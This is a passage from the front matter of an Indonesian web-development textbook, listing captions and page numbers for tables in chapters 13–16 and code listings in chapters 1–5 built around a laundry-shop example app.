Tabel 13.1 Tujuh pekerjaan sebuah tabel data. Kolom tengah adalah apa yang diberikan Web Forms dalam satu kontrol; kolom terakhir adalah cara bab ini mengerjakan hal yang sama dengan tautan dan formulir biasa. 1220
Tabel 13.2 Ke-2.953 nota basis data contoh menurut gerai dan status, dihitung dengan `GROUP BY`. Hampir semua nota sudah meninggalkan toko; yang dikerjakan kasir setiap hari adalah 57 nota yang masih ada di dalam. 1221
Tabel 13.3 Jenis-jenis kolom GridView. `BoundField` dan `TemplateField` mengerjakan hampir semuanya; sisanya hanyalah kemudahan. 1232
Tabel 13.4 *Event* GridView yang penting untuk pengubahan. Masing-masing adalah satu *postback* (**Gambar 13.7**); *event* berakhiran "-ing" dapat dibatalkan dengan `e.Cancel = true`. 1240
Tabel 13.5 Kontrol-kontrol sumber data Web Forms. Kolom ketiga itulah yang perlu dibaca sebelum memilih: hanya sebagian yang membagi halaman di server basis data. 1247
Tabel 13.6 Dari GridView ke *grid* Razor Pages. Kolom kanan menjelaskan mengapa penerjemahan ini berhasil: setiap fitur Web Forms adalah gagasan HTTP yang menyamar. 1253
Tabel 13.7 Skema alamat *grid*. Setiap nilai diperiksa terhadap sebuah daftar atau pola; nilai yang gagal bukan galat, ia sekadar tidak dipakai. 1254
Tabel 13.8 Persamaan (13.2), Persamaan (13.3), dan Persamaan (13.4) dikerjakan pada 2.953 nota. Baris terakhir adalah penjepitan (*clamp*): nomor halaman yang melampaui akhir menjadi halaman terakhir. 1262
Tabel 13.9 Kode-kode pesan yang dapat mengakhiri sebuah perubahan. Alamat hanya membawa kode dan id nota; kalimatnya dicari di server, sehingga alamat palsu tidak dapat membuat *grid* menampilkan teks pilihannya. 1272
Tabel 13.10 Apa yang dibangun dan dijalankan untuk bab ini. `VERIFIED.md` di folder kode memuat setiap perintah dan hasilnya. 1298
Tabel 14.1 Tiga jenis data buruk, masing-masing dengan contoh dari meja depan Profitina Laundry. Jenis pertama dapat dikenali dengan melihat satu nilai; dua jenis lainnya memerlukan server yang mengetahui sesuatu yang tidak diketahui peramban. 1306
Tabel 14.2 Enam kontrol validator Web Forms, properti yang penting, dan alat Razor Pages yang melakukan tugas yang sama. Semuanya kecuali *summary* berjalan dua kali — di peramban bila memungkinkan, dan selalu di server. 1311
Tabel 14.3 Aturan ponsel Indonesia dijalankan dengan tangan. Apa pun yang diketik orang, bentuk yang disimpan selalu sama, sehingga pencarian dan pembandingan nomor telepon dapat bekerja. 1331
Tabel 14.4 Setiap mekanisme *state* dalam bab ini dibandingkan. Kolom Laundry menyebutkan di mana bab ini memakai masing-masing. 1345
Tabel 14.5 Atribut-atribut *cookie*. `Secure`, `HttpOnly`, dan `SameSite` adalah kendali keamanan; dua yang pertama sebaiknya ada di hampir setiap *cookie*, dan `SameSite=Lax` adalah bawaan yang baik. 1353
Tabel 14.6 Keempat *track* bab ini, tugas demi tugas. Tugasnya sama; hanya namanya yang berubah. 1387
Tabel 14.7 Prinsip-prinsip UU PDP No. 27/2022 sebagai keputusan rancangan di meja depan Laundry. 1388
Tabel 15.1 ADO dan ADO.NET dibandingkan. Baris kedua dan ketiga adalah DataSet, satu-satunya bagian ADO.NET yang tidak punya leluhur. 1398
Tabel 15.2 Model terhubung dan terputus. Permintaan web berlangsung singkat, sehingga halaman web umumnya memakai model terhubung — buka selambat mungkin, tutup secepat mungkin — dan memakai tabel di memori untuk pekerjaan setelah baris-baris tiba. 1399
Tabel 15.3 *Namespace* ADO.NET dulu dan kini. Tipe umum tetap di dalam *framework*; hampir semua penyedia pindah ke paket NuGet, sehingga proyek baru harus menambahkan satu paket sebelum dapat menjangkau basis data. 1401
Tabel 15.4 *Connection string* untuk penyedia yang dipakai bab ini. Kuncinya berbeda dari penyedia ke penyedia; dokumentasi setiap penyedia mencantumkannya, dan masing-masing punya kelas `…ConnectionStringBuilder` yang menuliskannya untuk Anda tanpa salah ketik. 1413
Tabel 15.5 Tiga cara menjalankan perintah. Angka yang dikembalikan `ExecuteNonQuery` layak diperiksa: `UPDATE … WHERE id = @id AND status = 'queued'` yang mengembalikan 0 berarti orang lain sudah mengubah baris itu lebih dulu. 1416

Tabel 15.6 Penanda parameter menurut penyedia dan bahasa. `@name` berlaku untuk ketiga penyedia ADO.NET dalam bab ini, dan karena itulah lapisan data Laundry memakainya. 1417
Tabel 15.7 Tiga anomali dan tingkat isolasi terendah yang mencegah masing-masing. `Snapshot`, tingkat yang ditambahkan belakangan untuk SQL Server, memberi setiap transaksi gambaran yang konsisten sejak awal transaksi itu tanpa menghalangi pembaca. 1428
Tabel 15.8 Nasib fitur-fitur yang diumumkan untuk ADO.NET 2.0. 1468
Tabel 15.9 Tiga cara menulis lapisan data .NET. Ketiganya dapat digabungkan: EF Core dapat menjalankan SQL mentah (`FromSql`), dan ketiganya dapat diletakkan di balik antarmuka *repository* yang sama. 1502
Tabel 15.10 Lapisan data Laundry dalam empat bahasa. SQL-nya sama di keempatnya; pengujian ketiga jalur terakhir berjalan terhadap basis data SQLite yang sama, dan itulah bukti bahwa SQL versi C#, yang di sini dikompilasi tetapi tidak dijalankan di SQLite, sudah benar. 1503
Tabel 16.1 Setiap gagasan Web Forms dari Bab 9 sampai 15 dan bentuknya dalam ASP.NET Core Razor Pages, beserta berkas bab ini tempat gagasan itu muncul. 1513
Tabel 16.2 Folder-folder kode bab ini. Setiap program menyebutkan, pada komentar pertamanya, perintah untuk menjalankannya. 1514
Tabel 16.3 Sembilan fitur Laundry Counter, di luar registrasi, *login*, dan *logout*. Setiap fitur adalah alamat yang dapat dipanggil oleh sebuah uji. 1516
Tabel 16.4 Bagian-bagian laporan tertulis, apa yang harus dimuat masing-masing, dan dari mana versi Laundry Counter-nya berasal. 1611
Tabel 16.5 Setiap potong *state* Laundry Counter, tempat tinggalnya, pemiliknya, umurnya, dan mengapa tempat itu yang tepat. 1639
Tabel 16.6 Kebutuhan fungsional aplikasi yang lengkap, dan tempat masing-masing diajarkan dalam buku ini. 1665
Tabel 16.7 Ketiga belas soal bab ini: apa yang dilatih masing-masing dan apa yang dikeliru penyelesaiannya yang menggoda. 1667
Tabel 16.8 Seluruh buku dalam satu tabel: pertanyaan setiap bab dan tempat jawabannya dipakai dalam bab ini. 1668
Tabel 16.9 Setiap bagian Laundry Counter dan tempatnya di empat *framework* utama. 1669
Tabel 16.10 Daftar periksa keamanan menurut urutan OWASP Top 10, dengan tempat setiap aturan diterapkan dalam bab ini. 1670

Daftar Kode

Kode 1.1 `python/dnslook.py` — pencarian nama ke alamat dengan Python biasa, tanpa pustaka yang perlu dipasang. 9
Kode 1.2 `php/dnslook.php` — pencarian yang sama dalam PHP, meminta rekaman A dan AAAA. 10
Kode 1.3 `java/DnsLook.java` — pencarian yang sama dalam Java, melalui `InetAddress`. 10
Kode 1.4 `python/urlparts.py` — sebuah URL diurai menjadi bagian-bagiannya oleh pustaka standar Python. 17
Kode 1.5 `php/urlparts.php` — URL yang sama diurai oleh `parse_url` dan `parse_str`. 17
Kode 1.6 `java/UrlParts.java` — URL yang sama diurai oleh `java.net.URI`. 18
Kode 1.7 `python/encode.py` — percent-encoding sebuah nilai, lalu mendekodekannya kembali. 19
Kode 1.8 `php/encode.php` — dua *encoder* PHP: `rawurlencode` untuk URL, `urlencode` untuk data formulir. 19
Kode 1.9 `java/Encode.java` — `URLEncoder` menghasilkan encoding formulir; mengganti `+` menghasilkan encoding URL. 20
Kode 1.10 `python/rawhttp.py` — satu koneksi TCP, satu permintaan HTTP yang ditulis tangan, satu respons. 25
Kode 1.11 `php/rawhttp.php` — permintaan tulisan tangan yang sama, dikirim dari PHP. 25
Kode 1.12 `java/RawHttp.java` — permintaan tulisan tangan yang sama, dikirim dari Java. 26

Kode 1.13 `html/index.html` — halaman statis. Setiap pengunjung mendapat byte-byte ini, tanpa perubahan. 61
Kode 1.14 `php/index.php` — papan nota dalam PHP, dengan *router* kecilnya sendiri untuk `/`, `/bills/...`, `/health`, dan kesalahan. 62
Kode 1.15 `java/HelloWeb.java` — halaman dinamis yang disajikan program Java yang hanya memakai JDK. 65
Kode 1.16 `java/servlet/src/laundry/HelloServlet.java` — papan yang sama sebagai servlet Jakarta, untuk Tomcat 10.1 atau 11. 71
Kode 1.17 `java/servlet/web/hello.jsp` — papan yang sama sebagai JSP. Bab 7 membedahnya dengan saksama. 73
Kode 1.18 `python/app.py` — papan nota dalam Flask. Setiap baris `@app.route` memetakan path URL ke sebuah fungsi. 74
Kode 1.19 `python/templates/home.html` — templatnya. `{{ … }}` menyisipkan nilai yang sudah di-*escape*; `{% … %}` adalah pernyataan kendali. 76
Kode 1.20 `aspnet/HelloLaundry.csproj` — berkas proyek aplikasi ASP.NET Core yang tidak memerlukan paket NuGet. 77
Kode 1.21 `aspnet/Program.cs` — papan nota dalam C#, disajikan oleh Kestrel, peladen web di dalam ASP.NET Core. 77
Kode 2.1 Halaman tahun 1990-an dengan atribut `text` dan `bgcolor` pada `<body>` (`html/basics/historic/body-colors.html`). 95
Kode 2.2 Kerangka setiap halaman HTML (`html/basics/skeleton.html`). Salinlah untuk setiap halaman baru. 95
Kode 2.3 Enam tingkat judul (`html/basics/headings.html`). 96
Kode 2.4 Satu judul dan satu paragraf (`html/basics/paragraph.html`). 97
Kode 2.5 Setiap tag format fisik dan logis dalam satu dokumen (`html/basics/historic/formatting.html`). Berkas ini ada di `historic` karena `<big>` dan `<strike>` sudah usang. 100
Kode 2.6 Daftar tak berurutan berisi buah tropis (`html/basics/list-unordered.html`). 102
Kode 2.7 Daftar berurutan film-film Bumilangit (`html/basics/list-ordered.html`). 103
Kode 2.8 Daftar bersarang (`html/basics/list-nested.html`). `<ul>` bagian dalam berada di dalam sebuah `<li>`. 104
Kode 2.9 Daftar deskripsi: sebuah istilah, lalu makna istilah itu (`html/basics/list-description.html`). 104
Kode 2.10 Halaman yang memakai semua jenis tautan (`html/basics/links.html`). 106
Kode 2.11 Gambar beserta teks alternatif dan dimensinya (`html/basics/image.html`). 108
Kode 2.12 Empat sel tanpa baris (`html/basics/historic/table-cells.html`). Peramban mengarang satu baris untuk menampungnya. 109
Kode 2.13 Tabel yang sama dengan baris dan keterangan: dua baris berisi dua sel (`html/basics/historic/table-rows.html`). 109
Kode 2.14 Tabel yang diformat dengan atribut usang (`html/basics/historic/table-attributes.html`). Perhatikan baik-baik ejaan atribut *padding*-nya. 110
Kode 2.15 Tabel modern dengan `<thead>`, `<tbody>`, `<tfoot>`, `<th scope>`, dan `colspan` (cuplikan `html/basics/price-table.html`). 111
Kode 2.16 Halaman yang seluruhnya dibangun dari `<div>` (cuplikan `html/basics/div-soup.html`). Tampilannya bisa dibuat seperti apa saja, dan maknanya tidak ada. 112
Kode 2.17 Halaman yang sama dalam HTML semantis (cuplikan `html/basics/semantic.html`). Setiap elemen menyebut dirinya apa. 112
Kode 2.18 Cincin fokus, kelas tersembunyi-visual, dan tautan lompat (cuplikan `html/css/style.css`). 115
Kode 2.19 Daftar tarik-turun berkelompok (cuplikan `html/pickup.html`). `value` adalah yang diterima peladen; teks di antara tag adalah yang dibaca pengunjung. 118
Kode 2.20 Isian telepon yang dibatasi ekspresi reguler (cuplikan `html/pickup.html`). 119
Kode 2.21 *Fieldset* pertama formulir penjemputan: siapa pelanggannya (cuplikan `html/pickup.html`). 119

Kode 2.22 *Fieldset* kedua: gerai, layanan, jumlah, instruksi perawatan, tanggal, waktu, dan catatan (cuplikan `html/pickup.html`). 120
Kode 2.23 *Fieldset* terakhir: kotak persetujuan yang eksplisit, sebuah isian tersembunyi, dan dua tombol (cuplikan `html/pickup.html`). 122
Kode 2.24 Permintaan GET sungguhan dari formulir status, ditangkap di jaringan (`captures/request-1.txt`). Data formulir ada di baris pertama, setelah tanda tanya. 123
Kode 2.25 Permintaan POST sungguhan dari formulir penjemputan (`captures/request-2.txt`). Datanya pindah dari baris pertama ke dalam badan, tetapi formatnya tidak berubah. 124
Kode 2.26 POST `multipart/form-data` sungguhan yang membawa satu isian teks dan satu berkas unggahan (`captures/request-3.txt`). 126
Kode 2.27 CSS sebaris (cuplikan `html/basics/css-inline.html`). Aturannya berlaku untuk satu elemen ini dan tidak yang lain. 128
Kode 2.28 CSS internal (`html/basics/css-internal.html`). Satu aturan di kepala dokumen menata setiap elemen yang cocok di halaman. 129
Kode 2.29 Lembar gaya untuk tabel harga (`html/basics/price-table.css`), dengan properti yang kurang jelas diterangkan dalam komentar. 134
Kode 2.30 Token desain halaman-halaman Profitina Laundry, dan tema gelap yang hanya mengubah token (cuplikan `html/css/style.css`). 135
Kode 2.31 Empat aturan yang memperebutkan warna satu tautan (`html/basics/cascade.css`). 139
Kode 2.32 Dua kartu, masing-masing diukur dengan cara berbeda (`html/basics/box-model.css`). 139
Kode 2.33 Kepala halaman dan menu, ditata dengan *flexbox* (cuplikan `html/css/style.css`). 141
Kode 2.34 *Grid* yang memilih sendiri banyaknya kolom (cuplikan `html/css/style.css`). 142
Kode 2.35 Sebuah *media query* (cuplikan `html/css/style.css`). Di bawah 48 rem kalkulator berada di bawah tabel harga; mulai 48 rem ia berada di sampingnya. 142
Kode 2.36 Nilai, variabel, fungsi, larik, objek, dan JSON (`html/basics/js-basics.js`). Jalankan dengan `node js-basics.js`. 144
Kode 2.37 Skrip pertama: sebuah kotak pesan (cuplikan `html/basics/js-alert.html`). 146
Kode 2.38 Membaca masukan dengan `prompt` dan menuliskannya kembali dengan `document.write` (cuplikan `html/basics/js-prompt.html`). 146
Kode 2.39 Penanganan peristiwa yang ditulis sebagai atribut (`html/basics/historic/js-search.html`). 147
Kode 2.40 Skrip yang menelusuri DOM halamannya sendiri (`html/basics/dom-walk.html`). 148
Kode 2.41 Membangun ulang baris-baris tabel harga dengan DOM (cuplikan `html/js/prices.js`). 150
Kode 2.42 Pendengar pada kalkulator (cuplikan `html/js/prices.js`). Ia membaca layanan yang dipilih dan jumlahnya, lalu menulis satu baris teks. 150
Kode 2.43 Mengambil daftar harga sebagai JSON, dengan cadangan (cuplikan `html/js/prices.js`). 151
Kode 2.44 Meminta JSON kepada `GET /api/status` dan menampilkan jawabannya (cuplikan `html/js/status.js`). 152
Kode 2.45 Versi 1 (`html/steps/step1-mixed.html`). Struktur, presentasi, dan perilaku di satu berkas, di satu tag, kadang di satu atribut. 153
Kode 2.46 Versi 2 (`html/steps/step2-internal.html`): elemen semantis, seluruh tampilan di satu blok `<style>`, dan efek sorot dibuat dengan CSS. 154
Kode 2.47 Versi 3 (`html/steps/step3-separated.html`). Struktur di sini, presentasi di `home.css`, perilaku di `home.js`. 155
Kode 2.48 `home.js` (`html/steps/home.js`). Skrip ini membaca tarif dari halaman alih-alih mengulangnya, sehingga angka 8000 hanya ada satu salinan. 156
Kode 2.49 Tautan lompat dan kepala halaman yang dipakai bersama ketiga halaman publik (cuplikan `html/index.html`). 157
Kode 2.50 Memeriksa formulir penjemputan sebelum dikirim (cuplikan `html/js/pickup.js`). 158
Kode 2.51 Perute (*router*) peladen Java (cuplikan `java/LaundryServer.java`). Setiap permintaan tiba di sini, dan setiap cabang menyerahkannya kepada satu metode. 160

Kode 2.52 Menyajikan berkas beserta tipe isinya, dan tidak pernah berkas di luar `html/` (cuplikan `java/LaundryServer.java`). 161
Kode 2.53 Pengurai formulir (cuplikan `java/LaundryServer.java`). Pecah pada `&`, pecah setiap pasangan pada `=` yang pertama, dekode-persen kedua bagiannya, lalu tambahkan, karena satu nama dapat berulang. 161
Kode 2.54 Tiga rute Flask: pemeriksaan status JSON, halaman status HTML, dan formulir penjemputan (cuplikan `python/app.py`) 162
Kode 2.55 Membaca kelompok kotak centang: `getlist`, bukan `get`, lalu membuang apa pun yang tidak ada di daftar (cuplikan `python/app.py`). 163
Kode 2.56 Bagian pengarah perute PHP (cuplikan `php/router.php`). Mengembalikan `false` menyerahkan permintaan kembali kepada PHP, yang lalu menyajikan berkasnya. 164
Kode 2.57 Mengurai badan mentah agar nama yang berulang mempertahankan setiap nilainya (cuplikan `php/router.php`). 165
Kode 3.1 `hello.php`: HTML di bagian luar, satu instruksi PHP di bagian dalam. 178
Kode 3.2 `01_hello.php`, Hello World di baris perintah. `PHP_EOL` adalah konstanta bawaan yang berisi arti "akhir baris" di mesin ini. 179
Kode 3.3 `Hello.java`: peladen web yang dibangun dari JDK saja. Satu *handler* didaftarkan untuk jalur `/`, dan *handler* itu sendiri yang menulis status, *header*, dan badan. 179
Kode 3.4 `hello.py`: aplikasi Flask. Dekorator `@app.route("/")` mengikat alamat itu pada fungsi di bawahnya. 179
Kode 3.5 `mixing.php`: menghitung di atas, mencetak di tengah. Dua lubang `<?= … ?>` diisi ketika halaman disusun. 181
Kode 3.6 `comments.php`: tiga gaya komentar. Berkas ini PHP yang sah dan tidak mencetak apa pun. 181
Kode 3.7 `02_variables.php`: variabel, tipe, konversi, dan konstanta dalam satu program. Jalankan dengan `php 02_variables.php`. 183
Kode 3.8 `03_operators.php`: setiap kelompok operator dijalankan satu kali. Jalankan dengan `php 03_operators.php`. 188
Kode 3.9 `04_control_flow.php`: setiap bentuk percabangan dan perulangan dalam satu berkas yang dapat dijalankan. 195
Kode 3.10 `05_functions.php`: fungsi, nilai bawaan dan argumen bernama, cakupan, pengiriman dengan nilai dibandingkan dengan referensi, `static`, dan rekursi. 200
Kode 3.11 `LanguageTour.java`: tipe, konversi, kesamaan, *string*, peta, dan fungsi dalam Java. 212
Kode 3.12 `language_tour.py`: gagasan yang sama dalam Python. 215
Kode 3.13 `lib/services.php`: hanya konstanta, tanpa satu `echo` pun. Berkas yang disertakan mendeklarasikan sesuatu; ia tidak mencetak. 218
Kode 3.14 `lib/money.php`: memformat rupiah, aturan harga, dan nama satuannya. 218
Kode 3.15 `08_include.php`: memakai kedua berkas bersama. `require_once` kedua di dekat akhir membuktikan bahwa bagian `_once` bekerja. 219
Kode 3.16 `09_superglobals.php`: isi *superglobal*, dicetak. 221
Kode 3.17 `Web.java`: apa yang diberikan PHP secara cuma-cuma, ditulis sekali. Setiap halaman jalur Java memakainya. 223
Kode 3.18 `RequestEcho.java`: `09_superglobals.php` dalam Java. 227
Kode 3.19 `request_echo.py`: `09_superglobals.php` dalam Flask. 228
Kode 3.20 `lib/validate.php`: membaca, melakukan *escaping*, dan dua validator. Setiap validator mengembalikan dua *array*: nilai-nilai yang lolos, dan satu pesan untuk setiap isian yang tidak lolos. 231
Kode 3.21 `lib/layout.php`: bingkai halaman bersama. Setiap nilai di dalamnya melewati `h()`. 232
Kode 3.22 `calculator.php`: kalkulator harga. Logika di atas, tanpa satu bita HTML pun sebelum `pageStart()`, lalu templatnya. 233
Kode 3.23 `Shop.java`: daftar harga, gerai, dan aturan, dengan pesan yang sama seperti versi PHP. 236
Kode 3.24 `LaundrySite.java`: peladen, bingkai halaman, dan kalkulator. `pageStart()` adalah `lib/layout.php`; blok teks di antara tanda `"""` membuat HTML tetap mudah dibaca. 239
Kode 3.25 `shop.py`: daftar harga, gerai, dan aturan dalam Python. 242

Kode 3.26 `app.py`: halaman-halaman Laundry dalam Flask. Setiap `@app.route` mengikat sebuah alamat pada sebuah fungsi. 245
Kode 3.27 `templates/layout.html`: bingkai halaman dalam Jinja, bahasa templat Flask. 249
Kode 3.28 `templates/calculator.html`: formulir kalkulator dan hasilnya. 249
Kode 3.29 `unsafe.php`, sengaja dibuat rusak. Halaman ini berfungsi bagi setiap pengunjung yang berkelakuan baik, dan justru itulah yang membuatnya berbahaya. 250
Kode 3.30 `safe.php`: satu-satunya perubahan adalah `h(…)` di sekeliling nilainya. 251
Kode 3.31 `lib/session.php`: memulai sesi dengan aman, token formulir, dan pesan sekali tampil. 254
Kode 3.32 `contact.php`: validasi, simpan ke berkas CSV, ingat ucapan terima kasih dalam sesi, lalu alihkan. 256
Kode 3.33 `ContactPage.java`: formulir kontak dalam Java, termasuk kode untuk menulis dan membaca CSV yang sepadan dengan `fputcsv()` dan `fgetcsv()` milik PHP. 258
Kode 3.34 `templates/contact.html`: formulir kontak dalam Jinja, dengan pesan *flash* Flask di bagian atas. 262
Kode 3.35 `make_hash.php`: membuat *hash* untuk disimpan, dan memperlihatkan bahwa *hash* itu lolos verifikasi. 263
Kode 3.36 `lib/staff.php`: daftar staf menyimpan *hash*, tidak pernah kata sandi. 264
Kode 3.37 `login.php`: memeriksa kata sandi terhadap *hash* dan mengingat staf dalam sesi. 264
Kode 3.38 `messages.php`: khusus staf. Kotak pencarian memakai GET, karena mencari hanya bertanya. 265
Kode 3.39 `logout.php`: keluar mengubah keadaan, maka ia berupa POST yang membawa token. 266
Kode 3.40 `Passwords.java`: *hash* PBKDF2 dalam format aplikasi jadi. `MessageDigest.isEqual()` membandingkan dalam waktu konstan. 268
Kode 3.41 `StaffPages.java`: halaman staf dalam Java, dengan pesan dan urutan pemeriksaan yang sama seperti PHP. 270
Kode 3.42 `make_hash.py`: *hash* kata sandi dalam Python dengan Werkzeug. 273
Kode 3.43 `templates/login.html`: formulir *login*. Kotak kata sandi tidak pernah diberi `value`. 273
Kode 3.44 `templates/messages.html`: halaman staf. Setiap sel di-*escape* oleh Jinja. 274
Kode 3.45 `upload.php`: lima pemeriksaan berdiri di antara berkas orang asing dan cakram Anda. 275
Kode 3.46 `index.php`: halaman beranda, dicapai di `/` karena peladen bawaan mencari `index.php` ketika sebuah folder diminta. 278
Kode 4.1 `web/portfolio/index.html`: halaman beranda. Header, navigasi dan footer sama di kelima halaman; hanya `main` yang berubah. 295
Kode 4.2 `web/portfolio/assets/site.css`: satu lembar gaya untuk kelima halaman, ditulis dengan pendekatan ponsel dulu. 297
Kode 4.3 `web/portfolio/assets/site.js`: satu-satunya skrip situs, dua tugas kecil, keduanya *progressive enhancement*. 300
Kode 4.4 `java/PortfolioServer.java`: portofolio yang dilayani server HTTP bawaan JDK, dengan bingkai ditulis sekali di `layout`. 302
Kode 4.5 `python/portfolio_app.py`: portofolio yang sama dengan Flask; bingkainya satu template Jinja, `LAYOUT`. 305
Kode 4.6 `web/wrong/onepage.html`: lima bagian dalam satu dokumen, ditampilkan satu per satu oleh selektor `:target`. Menggoda, dan keliru. 307
Kode 4.7 `web/tools/resolve.mjs`: aturan peramban sendiri untuk menyelesaikan tautan, `new URL(href, page)`, diterapkan pada enam tautan. 309
Kode 4.8 `php/router.php`: aturan host, ditulis sebagai empat aturan bernomor untuk `php -S`. 310
Kode 4.9 `web/portfolio/_redirects`: rute yang sama untuk Netlify; status 200 berarti bilah alamat tetap menampilkan URL bersih. 311
Kode 4.10 `web/portfolio/.htaccess`: rute yang sama untuk Apache dengan `mod_rewrite`; direktori yang berisi `index.html` dilayani dari berkas itu, dengan atau tanpa garis miring. 311
Kode 4.11 `python/check_routes.py`: minta setiap URL wajib, laporkan status dan judul pertamanya, dan nyatakan apakah halamannya tiba. 312
Kode 4.12 `web/report/report-outline.md`: kerangka laporan, satu judul untuk setiap bagian wajib dan satu baris untuk setiap hal yang harus dimuat bagian itu. 316

Kode 4.13 `web/tools/audit.mjs`: minta kelima halaman, ukur masing-masing, dan periksa setiap alamat internal yang dirujuknya. 316
Kode 4.14 `python/site_audit.py`: audit yang sama dengan Python; subkelas kecil dari `HTTPRedirectHandler` mencegah `urllib` mengikuti pengalihan. 317
Kode 4.15 `java/SiteAudit.java`: audit yang sama dengan Java dan `HttpClient`; ekspresi regulernya sama dengan dua versi lainnya. 319
Kode 4.16 `web/tools/publish-demo.sh`: seluruh jalur penerbitan digladikan secara lokal; repositori bare menggantikan GitHub dan server statis Python menggantikan Pages. 322
Kode 4.17 `python/freeze.py`: minta setiap halaman kepada aplikasi Flask melalui *test client*-nya dan simpan setiap jawaban sebagai berkas statis. 324
Kode 4.18 `java/CheckRoutes.java`: pemeriksaan rute dengan Java dan `HttpClient`, dengan pengikutan pengalihan dimatikan. 325
Kode 4.19 `web/tools/url_parts.mjs`: bagian-bagian alamat cek status, sebagaimana dilihat pengurai `URL` milik peramban. 328
Kode 4.20 `php/status.php`: cek status dengan PHP, dijalankan sebagai *router script* server bawaan. 329
Kode 4.21 `python/raw_request.py`: satu permintaan HTTP yang diketik oleh program lewat soket TCP mentah, dan setiap baris responsnya. 331
Kode 4.22 `java/StatusServer.java`: cek status di server HTTP bawaan JDK. 332
Kode 4.23 `python/status_app.py`: cek status dengan Flask. 334
Kode 4.24 `php/wrong_status.php`: setiap jawaban dikirim sebagai `200 OK`, bahkan "tidak ditemukan". 335
Kode 4.25 `web/laundry/dropoff.html`: dua formulir, dua metode; komentarnya menjelaskan mengapa setiap metode dipilih. 337
Kode 4.26 `php/order.php`: POST membuat nota dan menjawab `303 See Other`; GET menampilkan nota. 338
Kode 4.27 `java/OrderServer.java`: ketiga rute yang sama di server HTTP bawaan JDK; nota disimpan di memori. 341
Kode 4.28 `python/order_app.py`: rute yang sama dengan Flask; `redirect(…, code=303)` adalah Post/Redirect/Get dalam satu pemanggilan. 342
Kode 4.29 `php/wrong_order.php`: nota dibuat oleh permintaan GET. Setiap kunjungan ke tautan itu membuat satu nota lagi. 343
Kode 4.30 `web/laundry/prices.html`: daftar harga yang ditulis dengan tangan; tabelnya memiliki keterangan, baris judul, dan judul baris di setiap baris. 345
Kode 4.31 `php/prices.php`: halaman yang sama dengan dua belas barisnya ditulis oleh satu gelung `foreach`. 347
Kode 4.32 `java/PriceListServer.java`: halaman disusun dengan `StringBuilder`; sebuah *text block* memuat bagian-bagian yang tetap. 349
Kode 4.33 `python/prices_app.py`: halaman yang sama dengan Flask; Jinja meng-*escape* setiap `{{ value }}` dengan sendirinya. 351
Kode 4.34 `web/wrong/prices-no-rows.html`: sel tanpa baris, judul tanpa `thead`, dan `&` yang telanjang. 353
Kode 4.35 `python/dom_dump.py`: cetak pohon elemen yang dibangun peramban *headless* dari sebuah berkas, beserta banyaknya baris tabel. 354
Kode 4.36 `web/laundry/prices.css`: lembar gaya daftar harga, dengan aturan bernomor R1 sampai R10 di komentarnya. 355
Kode 4.37 `python/css_check.py`: tanyakan kepada peramban sungguhan warna dan perataan yang dihitungnya, ukuran kotak catatan, dan struktur tabelnya. 357
Kode 4.38 `web/tools/specificity.mjs`: spesifisitas sebagai tiga hitungan, dan pemenangnya adalah spesifisitas tertinggi dengan aturan yang lebih belakang menang bila seri. 358
Kode 4.39 `java/Specificity.java`: perhitungan yang sama dengan Java; `winner` membandingkan ketiga bilangan lalu posisinya. 359
Kode 4.40 `python/specificity.py`: perhitungan yang sama dengan Python, yang *tuple*-nya sudah dibandingkan bilangan demi bilangan. 361

Kode 4.41 `web/laundry/estimate.html`: formulir perkiraan; elemen `output` menampilkan hasilnya. 364
Kode 4.42 `web/laundry/estimate.js`: perkiraan dalam bilangan bulat persepuluhan; berkas yang sama berjalan di peramban dan di Node. 365
Kode 4.43 `web/tools/estimate_test.js`: kasus yang dikerjakan dengan tangan sebagai tabel, dijalankan terhadap `estimate` di Node. 367
Kode 4.44 `python/estimate_ui_check.py`: kemudikan `estimate.html` di Chromium *headless* dan baca `output` sesudah setiap tindakan. 368
Kode 4.45 `java/EstimateServer.java`: perkiraan yang sama dihitung ulang di server; seluruhnya bilangan bulat `long`. 368
Kode 4.46 `python/estimate_app.py`: perkiraan yang sama dengan Flask; `//` adalah pembagian bulat di Python. 370
Kode 4.47 `web/wrong/wrong_estimate.js`: kilogram dalam *floating point*, teks yang ditambahkan ke bilangan, dan field kosong yang dibaca sebagai nol. 372
Kode 4.48 `php/bill.php`: hargai setiap baris, lewati kode tak dikenal, berhenti di penanda akhir, bayar dari deposit, dan urutkan menurut harga dengan kode tetap terjaga. 374
Kode 4.49 `java/Bill.java`: nota yang sama dengan Java; `LinkedHashMap` menjaga urutan layanan dan `List.sort` mengurutkan entri menurut harga. 377
Kode 4.50 `python/bill.py`: nota yang sama dengan Python; `sorted` dengan fungsi kunci menjaga setiap kode bersama harganya. 378
Kode 4.51 `php/wrong_sort.php`: `rsort` mengurutkan harga dan mengganti kodenya dengan 0, 1, 2, dan seterusnya. 380
Kode 4.52 `php/dropoff.php`: satu halaman yang menampilkan formulir, memvalidasi kiriman, menampilkan kembali nilai-nilai yang sudah di-escape, dan menjawab 422 bila ada yang salah. 382
Kode 4.53 `java/DropoffServer.java`: formulir yang sama di server HTTP bawaan JDK, dengan `e()` sendiri yang setara dengan `htmlspecialchars` PHP. 386
Kode 4.54 `python/dropoff_app.py`: formulir yang sama dengan Flask; Jinja meng-escape setiap `{{ value }}` dan *view*-nya menjawab 422 bila ada galat. 389
Kode 4.55 `php/wrong_dropoff.php`: validasi tanpa escape. Nilai yang ditolak dicetak kembali mentah-mentah ke dalam atribut. 392
Kode 4.56 `python/xss_check.py`: ketik serangan itu ke kedua formulir di Chromium *headless*, lalu laporkan atribut input dan setiap *alert* yang muncul. 392
Kode 5.1 `server/httpd-excerpt.conf`: baris-baris `httpd.conf` XAMPP yang benar-benar akan Anda baca. Di Ubuntu pengaturan yang sama ada di `/etc/apache2/ports.conf` dan `/etc/apache2/sites-available/000-default.conf`. 403
Kode 5.2 `server/php-development.ini`: pengaturan untuk mesin pengembangan. Setiap masalah ditampilkan di halaman, dan tiga ekstensi basis data yang dibutuhkan bab ini diaktifkan. 404
Kode 5.3 `server/php-production.ini`: pengaturan untuk peladen yang dapat dijangkau publik. Kesalahan dicatat ke berkas dan tidak pernah ditampilkan. 405
Kode 5.4 `php/state/protected.php`: penjaga di bagian atas setiap halaman terlindung. Pengunjung tanpa identitas di sesi dialihkan, dan `exit` memastikan tidak ada yang di bawah penjaga berjalan untuknya. 408
Kode 5.5 `php/state/cookies.php`: membuat, membaca, dan menghapus dua cookie. Halaman ini mencetak teks biasa, bukan HTML, agar transkrip di bawah mudah dibaca. 409
